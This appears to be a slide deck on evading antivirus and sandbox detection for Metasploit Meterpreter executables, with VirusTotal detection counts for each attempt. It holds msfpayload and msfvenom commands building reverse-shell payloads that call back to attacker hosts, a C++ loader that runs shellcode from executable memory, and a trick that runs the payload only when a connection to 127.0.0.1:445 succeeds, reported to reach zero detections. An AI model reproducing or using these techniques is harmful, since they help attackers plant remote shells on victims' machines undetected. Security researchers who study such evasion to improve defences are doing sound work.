



Antivirus



Sandbox evasion

# Introduction

---

- ▶ **Metasploit**

- ▶ Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.
- ▶ Also, Metasploit Framework provide the ability to generate malicious EXE files (which is interesting for this topic).

- ▶ **Our main problem**

- ▶ Most Antivirus software recognize these malicious EXE files. ☹️

- ▶ **Our goal**

- ▶ Make these malicious EXE files undetectable.

- ▶ **Our approach**

- ▶ Play with <http://www.virustotal.com> (44 antivirus) until we reach **0 detection**.
- ▶ Confirm our results with Virtual Machine (Windows7) and some popular AV.
- ▶ Tests will be limited to the “Meterpreter” payload.

# Virustotal – Test 01

## Usual EXE file generation (+encoding)

---


```
[root@linux]$ ./msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.3.6 LPORT=80 R | ./msfencode -e x86/shikata_ga_nai -c 4 -t
raw | ./msfencode -e x86/jmp_call_additive -c 4 -t raw | ./msfencode -e
x86/call4_dword_xor -c 4 -t raw | ./msfencode -e x86/jmp_call_additive -c
4 -t exe > /tmp/payload01.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/jmp_call_additive succeeded with size 429 (iteration=1)
[*] x86/jmp_call_additive succeeded with size 461 (iteration=2)
[*] x86/jmp_call_additive succeeded with size 493 (iteration=3)
[*] x86/jmp_call_additive succeeded with size 525 (iteration=4)
[*] x86/call4_dword_xor succeeded with size 554 (iteration=1)
[*] x86/call4_dword_xor succeeded with size 582 (iteration=2)
[*] x86/call4_dword_xor succeeded with size 610 (iteration=3)
[*] x86/call4_dword_xor succeeded with size 638 (iteration=4)
[*] x86/jmp_call_additive succeeded with size 669 (iteration=1)
[*] x86/jmp_call_additive succeeded with size 701 (iteration=2)
[*] x86/jmp_call_additive succeeded with size 733 (iteration=3)
[*] x86/jmp_call_additive succeeded with size 765 (iteration=4)
```

# Virustotal – Test 01

## Results

**29/44** AV have recognized the file as malicious

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

**VT Community**  
  
not reviewed  
Safety score: -

File name: **payload01.exe**  
Submission date: **2011-09-12 08:24:39 (UTC)**  
Current status: **finished**  
Result: **29/44 (65.9%)**

[Compact](#) [Print results](#)

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.09.11.00	2011.09.11	Trojan/Win32.Shell
AntiVir	7.11.14.163	2011.09.12	TR/Crypt.EPACK.Gen2
Antiy-AVL	2.0.3.7	2011.09.12	-
Avast	4.8.1351.0	2011.09.11	Win32:SwPatch [Wrm]
Avast5	5.0.677.0	2011.09.11	Win32:SwPatch [Wrm]
AVG	10.0.0.1190	2011.09.11	Win32/Heur
BitDefender	7.2	2011.09.12	Backdoor.Shell.AC
ByteHero	1.0.0.1	2011.09.03	Trojan.Win32.Heur.Gen
CAT-QuickHeal	11.00	2011.09.12	Trojan.Swrort.A
ClamAV	0.97.0.0	2011.09.12	-
Commtouch	5.3.2.6	2011.09.11	W32/Swrort.A.gen!Eldorado
Comodo	10083	2011.09.12	-
DrWeb	5.0.2.03300	2011.09.12	Trojan.Swrort.1
Emsisoft	5.1.0.11	2011.09.12	-
eSafe	7.0.17.0	2011.09.11	-
eTrust-Vet	36.1.8550	2011.09.10	Win32/Swrort.A!generic
F-Prot	4.6.2.117	2011.09.11	W32/Swrort.A.gen!Eldorado
F-Secure	9.0.16440.0	2011.09.12	Backdoor.Shell.AC

# Virustotal – Test 02

An EXE file without any payload ...

---

```
[root@linux]$ echo hello | ./msfencode -e  
  generic/none -t exe > /tmp/payload02-empty.exe  
[*] generic/none succeeded with size 6 (iteration=1)
```

# Virustotal – Test 02

## Results

---

- ▶ The file is not malicious.  
However, nothing changed on VT.

**29/44** AV have recognized the file as malicious

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: **payload02-empty.exe**  
Submission date: **2011-09-12 08:29:02 (UTC)**  
Current status: **finished**  
Result: **29/ 44 (65.9%)**

- ▶ See: <http://www.scriptjunkie.us/2011/04/why-encoding-does-not-matter-and-how-metasploit-generates-exes/>

# Virustotal – Test 03

## C++ version

```
int APIENTRY _tWinMain(HINSTANCE hInstance,
                      HINSTANCE hPrevInstance,
                      LPTSTR     lpCmdLine,
                      int         nCmdShow) {

    #define SCSIZE 4096
    unsigned char *lpAlloc;
    lpAlloc = (unsigned char*)VirtualAlloc(0, SCSIZE,
                                           MEM_COMMIT,
                                           PAGE_EXECUTE_READWRITE);

    unsigned char buf[SCSIZE] =
        "\xfc\xbb\x0c\x89\xc9\xf3\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
        "\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\xf0\x32\x26\x39\x92"
        "\x25\x52\xb2xfc\xf3\x95\xd5\xad\xfd\x16\x6c\x6d\x88\x6f\xac"
        "\x85\x9c\x6f\xcc\xaa\x70\xe1\x8e\x84\xb1\x53\xd8\x38\x78\x59"
        "\x85\x43\x5f\xd1\xa5\xfd\xbc\xd4\x83\x03\x48\x1e\x4e\x79\x7a"
        .....
        "\x83\x7b\x45\x04\xa7\x90\x6e\x11\x27\x67\x8f\x25\x27\x67\x8f";

    memcpy(lpAlloc, buf, SCSIZE);
    (*(void (*)()) (void*)lpAlloc)();
    return 0;
}
```

# Virustotal – Test 03

## Results

---

- ▶ From **29/44** → **2/44** !

Antivirus	Version	Last update	Result
Kaspersky	9.0.0.837	2011.09.12	HEUR:Trojan.Win32.Generic
Microsoft	1.7604	2011.09.12	Trojan:Win32/Swrort.A

- ▶ Not that bad, but it's not **0/44** 😊 ...




# Virustotal – Test 04

Same as Test 03, but with a home-made Encoder/Decoder

---

- ▶ Question: “*Are the MSF decoders known by Antivirus ?*”



- ▶ In “Test 04”, we use a home-made encoder/decoder, to be sure that the Metasploit decoder (in blue) is unknown from AV signatures.

# Virustotal – Test 04

## Results

---

- ▶ Nothing changed on Virustotal... Still Kaspersky and MS..

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: **misc-p4.exe**  
Submission date: **2011-10-02 18:07:15 (UTC)**  
Current status: **finished**  
Result: **2 / 43 (4.7%)**

# Why doesn't it work ?

---

- ▶ Because of a Sandbox mechanism...
- ▶ More than Signature and Heuristic detections, our EXE file is also executed and analysed inside a closed/virtual environment (Sandbox).
- ▶ It doesn't matter if you encode or encrypt your malicious code. Indeed, if your code holds the “decoder”, the Sandbox will use it as in an usual execution.
- ▶ During the execution, it could be useful to know:  
    “*Are we currently running inside or outside the Sandbox?*”
- ▶ Why ?
  - ▶ If we are running inside the Sandbox: **Abort the execution.**
  - ▶ If we are running outside the Sandbox: **Decode and execute the payload.**

# Sandbox evasion – Test 01

## A simple “Download & Execute”

---

### ▶ Approach

- ▶ The malicious code (payload) is not stored in the EXE file any more.
- ▶ The EXE file will now “*download and execute*” the payload.
- ▶ This test is performed on a Virtual Machine.

### ▶ Interesting results

- ▶ When running inside the Sandbox, the payload is not downloaded.
- ▶ When running outside the Sandbox, the payload is downloaded and executed.
- ▶ Actually, this is an expected result as the Sandbox is supposed to be a **closed environment**.


### ▶ Conclusion

- ▶ From the Sandbox, network sessions seems blocked/forbidden or not emulated.
- ▶ What about network sessions over the loopback interface ? (127.0.0.1)

# Sandbox evasion – Test 02

Self delivering using 127.0.0.1

---



# Sandbox evasion – Test 02

## Virustotal results

---

- ▶ Suspense ...
- ▶ Goal ! → 0/44


0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: **misc-thread.exe**  
Submission date: **2011-11-11 20:24:27 (UTC)**  
Current status: **finished**  
Result: **0 / 40 (0.0%)**

# Sandbox evasion – Test 02

## On Windows7 using Kaspersky

---



- ▶ Warning Popup !
- ▶ The following program has **no digital signature** and has been rated as **potentially harmful**
- ▶ Score risk: **100**

Etat / Groupe :	⚠ Restrictions élevées (ajouté par l'utilisateur)
Evaluation :	Potentiellement dangereux (indice de danger : 100)
Signature numérique	Est introuvable

- ▶ (Mmmmm... )

# Sandbox evasion – Test 03

connect(127.0.0.1:445)

---

## ▶ Hypothesis

- ▶ File Sharing (Netbios) is running on a Windows system (by default).
- ▶ In this case, port **445/TCP** is listening and is reachable on IP **127.0.0.1** (even if blocked by the Microsoft Firewall)

## ▶ Description of this test

- ▶ According to our previous test, we should **NOT** be able to establish any network sessions while analysed inside the Sandbox.
- ▶ Therefore, lets try the following
  - ▶ IF connect(127.0.0.1:445) = **OK**; then assume we are running outside the Sandbox.
  - ▶ IF connect(127.0.0.1:445) = **NOK**; then we are probably running inside the Sandbox.



# Sandbox evasion – Test 03

## Kaspersky Results

---

- ▶ New score: **40** !
- ▶ No more popup/warning !

Etat / Groupe :	 Restrictions faibles
Evaluation :	Peu dangereux (indice de danger : 40)
Signature numérique	Est introuvable

- ▶ ....and the payload is executed (of course) 😊

# Sandbox evasion – Test 03

Other Antivirus vendors (tested on Windows7)

---

- ▶ Avira
- ▶ Avast
- ▶ Avg
- ▶ Bitdefender
- ▶ Kaspersky
- ▶ Mcafee
- ▶ MS Essential Security
- ▶ ESET nod32
- ▶ Gdata
- ▶ F-secure
- ▶ Panda
- ▶ Sophos
- ▶ Symantec (my best friend)

# The final “tool” ...

---

```
$. /msfvenom -p windows/meterpreter/reverse_https -f raw
  LHOST=172.16.1.1 LPORT=443 | ./ultimate-payload.pl -t ultimate-
  payload-template1.exe -o /tmp/payload.exe
[*ultimate] Waiting for payload from STDIN
[*ultimate] Payload: read (size: 367)
[*ultimate] Payload: encode (new size: 1161)
[*ultimate] Template: read 94720 bytes from file
[*ultimate] Template: found pattern 'MY_PAYLOAD:' at position: 36928
[*ultimate] Output: add the begin of the template (size: 36928)
[*ultimate] Output: add the encoded payload (size: 1161)
[*ultimate] Output: add the end of the template (size: 18502)
[*ultimate] File '/tmp/payload.exe' generated (size: 94720)
```

# Conclusions

---

- ▶ No deep knowledge was required to achieve this.
- ▶ No 0-day exploits were needed.
- ▶ The technique seems to work against all antivirus software (further tests must be done to confirm it).
- ▶ The key question was:  
    “**What is not executed/emulated inside a Sandbox ?**”
- ▶ Actually, (part of) the answer was really simple. We only had to use some network system calls.
- ▶ We assume that plenty of other techniques exist...
- ▶ Happy hunting ! ;-)

# Question ?

---

